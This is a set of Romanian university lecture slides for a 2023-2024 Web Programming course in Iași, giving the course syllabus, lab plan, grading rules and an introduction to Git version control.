

PROGRAMARE WEB


CURSUL 00 INTRODUCERE

ș.l. dr. ing. ADRIAN ALEXANDRESCU

Facultatea de Automatică și Calculatoare

Universitatea Tehnică "Gheorghe Asachi" din Iași

2023-2024



Cuprins

- I. Titulari curs și aplicații
- II. Cursul și laboratorul
- III. Discipline conexe
- IV. Conținutul cursului
- V. Conținutul lucrărilor de laborator
- VI. Modalitatea de evaluare
- VII. Regulament

Titulari curs și aplicații

Titular curs

- ▶ ș.l. dr. ing. Adrian ALEXANDRESCU – ambele serii

Titulari aplicații

- ▶ ș.l. dr. ing. Adrian ALEXANDRESCU
grupele 1310A, 1310B
- ▶ ș.l. dr. ing. Tiberius DUMITRIU
grupele 1307B, 1308A, 1309A, 1309B, 1311A
- ▶ asist. drd. ing. Adrian PRODAN
grupele 1306A, 1306B, 1307A, 1308B

Cursul și laboratorul

Curs

- ▶ Seria 1 – miercuri, orele 8-10, sala AC0-2
- ▶ Seria 2 – luni, orele 8-10, sala AC0-2

Laborator

- ▶ Sălile C0-2, C0-4, C0-5, C1-4, C2-7
- ▶ Linux – CentOS
- ▶ Visual Studio Code, Notepad++, orice editor text
- ▶ HTML, CSS, JavaScript, NodeJS

Discipline conexe

Cunoștințe necesare de la disciplinele:

- ▶ Rețele de calculatoare
- ▶ Programare orientată obiect
- ▶ Proiectarea aplicațiilor orientate obiect
- ▶ Structuri de date

Cunoștințe dobândite pentru disciplinele:

- ▶ Proiectarea aplicațiilor web (Tehnologia informației)
- ▶ Programarea orientată pe servicii (Tehnologia informației)
- ▶ Comerț electronic (Tehnologia informației)
- ▶ Regăsirea informației (Calculatoare)

Continutul cursului

Introducere. Sisteme de versionare

1. Limbaje de marcare. Limbajul XML. Arhitectura web
2. Crearea paginilor web HTML. Elemente semantice
3. Stiluri de pagină CSS
4. Limbaje de scripting client-side. JavaScript (cu DOM, BOM)
5. Modelul client-server. HTTP. Servicii web. Web API
6. Comunicare asincronă. AJAX (same-origin, CORS). JSON
7. Concepte client-side avansate

Continutul cursului

8. Concepte client-side avansate (2)
9. Serverul web. NodeJS
10. Cache. Cookie. Sesiuni
11. Conexiunea cu baze de date
12. Securitatea pe web
13. Alte concepte și tehnologii web
14. Colocviu și discuții

Conținutul lucrărilor de laborator

1. Sistemul de versionare Git (GitHub Classroom). Fișiere XML și validarea lor online.
2. Pagină web HTML ca în imagine
3. Site web cu elemente semantice
4. Site web care să folosească stiluri CSS
5. Pagină web controlată prin JavaScript
6. Server HTTP care să permită vizualizarea conținutului directoarelor de pe harddisk (?)
7. Site web de tipul Single Page Application prin intermediul AJAX

Continutul lucrărilor de laborator

8. Test / Prezentare proiect 1
9. Prototipuri/clase, Promises, Web Storage, Web Worker, IndexedDB
10. Website cu nodeJS care să permită testarea unui utilizator cu ajutorul unui test grilă
11. Adăugarea logicii de autentificare a utilizatorilor (cookie, sesiuni)
12. Conectarea la baze de date
13. Securizarea aplicației
14. Prezentare proiect 2

Modalitatea de evaluare

Nota finală

- ▶ $60\% \times$ Notă colocviu (minim 5)
 - ▶ $60\% \times$ Notă examinare finală (minim 5)
 - ▶ $40\% \times$ Notă test pe parcurs
- ▶ $40\% \times$ Notă activitate laborator (minim 5)
 - ▶ 66.(6)% x Proiect 1
 - ▶ 33.(3)% x Proiect 2
 - ▶ Bonificații

Modalitatea de evaluare

Activitate laborator (40%) – notă minimă 5

- ▶ Evaluarea proiectelor realizate în cadrul laboratoarelor
- ▶ Nivelul de implicare în cadrul laboratoarelor
- ▶ Progresul și activitatea pe GitHub
- ▶ Sunt două proiecte: Proiect 1 (S1-S7) și Proiect 2 (S9-S13)
- ▶ Fiecare proiect/website va avea o tematică
- ▶ În fiecare laborator sunt 3 teme de rezolvat care trebuie adaptate la tematica site-ului
- ▶ Dacă nu este realizată integrarea temelor în tematica site-ului, atunci nota maximă este 8

Modalitatea de evaluare

Test pe parcurs (~24%)

- ▶ Test pe calculator / Test pe moodle (în S7 sau S8)
- ▶ Întrebări din html, css, js, git, alte concepte de la curs / site web
- ▶ Timp de lucru: 40 min

Examinare finală (~36%) – notă minimă 5

- ▶ Test grilă în scris sau la calculator pe Moodle în S14
- ▶ Întrebări din materia predată la curs (~70% din întrebări) și din cunoștințele necesare implementării lucrărilor de laborator (~30% din întrebări)
- ▶ 45 de întrebări

Regulament

- ▶ Participarea la curs este optională
- ▶ Prezența în cadrul laboratorului este obligatorie
- ▶ Sunt permise maxim 3 recuperări
- ▶ Pot participa la colocviu doar studenții care NU au absențe la laborator și care au minim 5 la activitatea din cadrul laboratorului
- ▶ În caz contrar trebuie refăcută disciplina

PROGRAMARE WEB

CURSUL XX


SISTEME DE VERSIONARE

ș.l. dr. ing. ADRIAN ALEXANDRESCU

Facultatea de Automatică și Calculatoare

Universitatea Tehnică "Gheorghe Asachi" din Iași

2023-2024



Sisteme de versionare

Sistemul de control al versiunilor este un sistem care permite înregistrarea schimbărilor aduse unui fișier sau a unui set de fișiere astfel încât să se poată reveni la o anumită versiune anterioară (dacă este nevoie).

Exemple:

- ▶ Git
- ▶ Mercurial
- ▶ SVN

Sisteme de versionare

Exemplu în care sunt doi clienți care lucrează cu același repository

Repository = set de fișiere și directoare aflat sub controlul versiunilor

Fiecare client are un repository local – versiunile se rețin într-un director *.git* aflat în rădăcina directorului aflat sub controlul versiunilor

Ambii clienți lucrează cu un repository global (la server)

Starea inițială

Repository - local


Repository - server

Local



f1.txt

Ana are mere


Salvarea în repository-ul local a modificărilor făcute



Salvarea în repository-ul de la server a modificărilor făcute local




Preluarea în repository-ul local a modificărilor de la server



clone – descarcă local un repository existent
fetch – preia ultimele modificări din repository-ul de la server
merge – modificările preluare de la server sunt integrate local
pull = fetch + merge

Actualizarea fișierelor de pe harddisk conform modificărilor din repository-ul local



Adăugarea unui alt fișier

Repository - local

f1.txt (v1)

Ana are mere

Repository - server

f1.txt (v1)

Ana are mere

Repository - local

f1.txt (v1)

Ana are mere

Local

f1.txt

Ana are mere

f2.txt


Bob are un bob

Local


f1.txt

Ana are mere






Adăugarea unui alt fișier



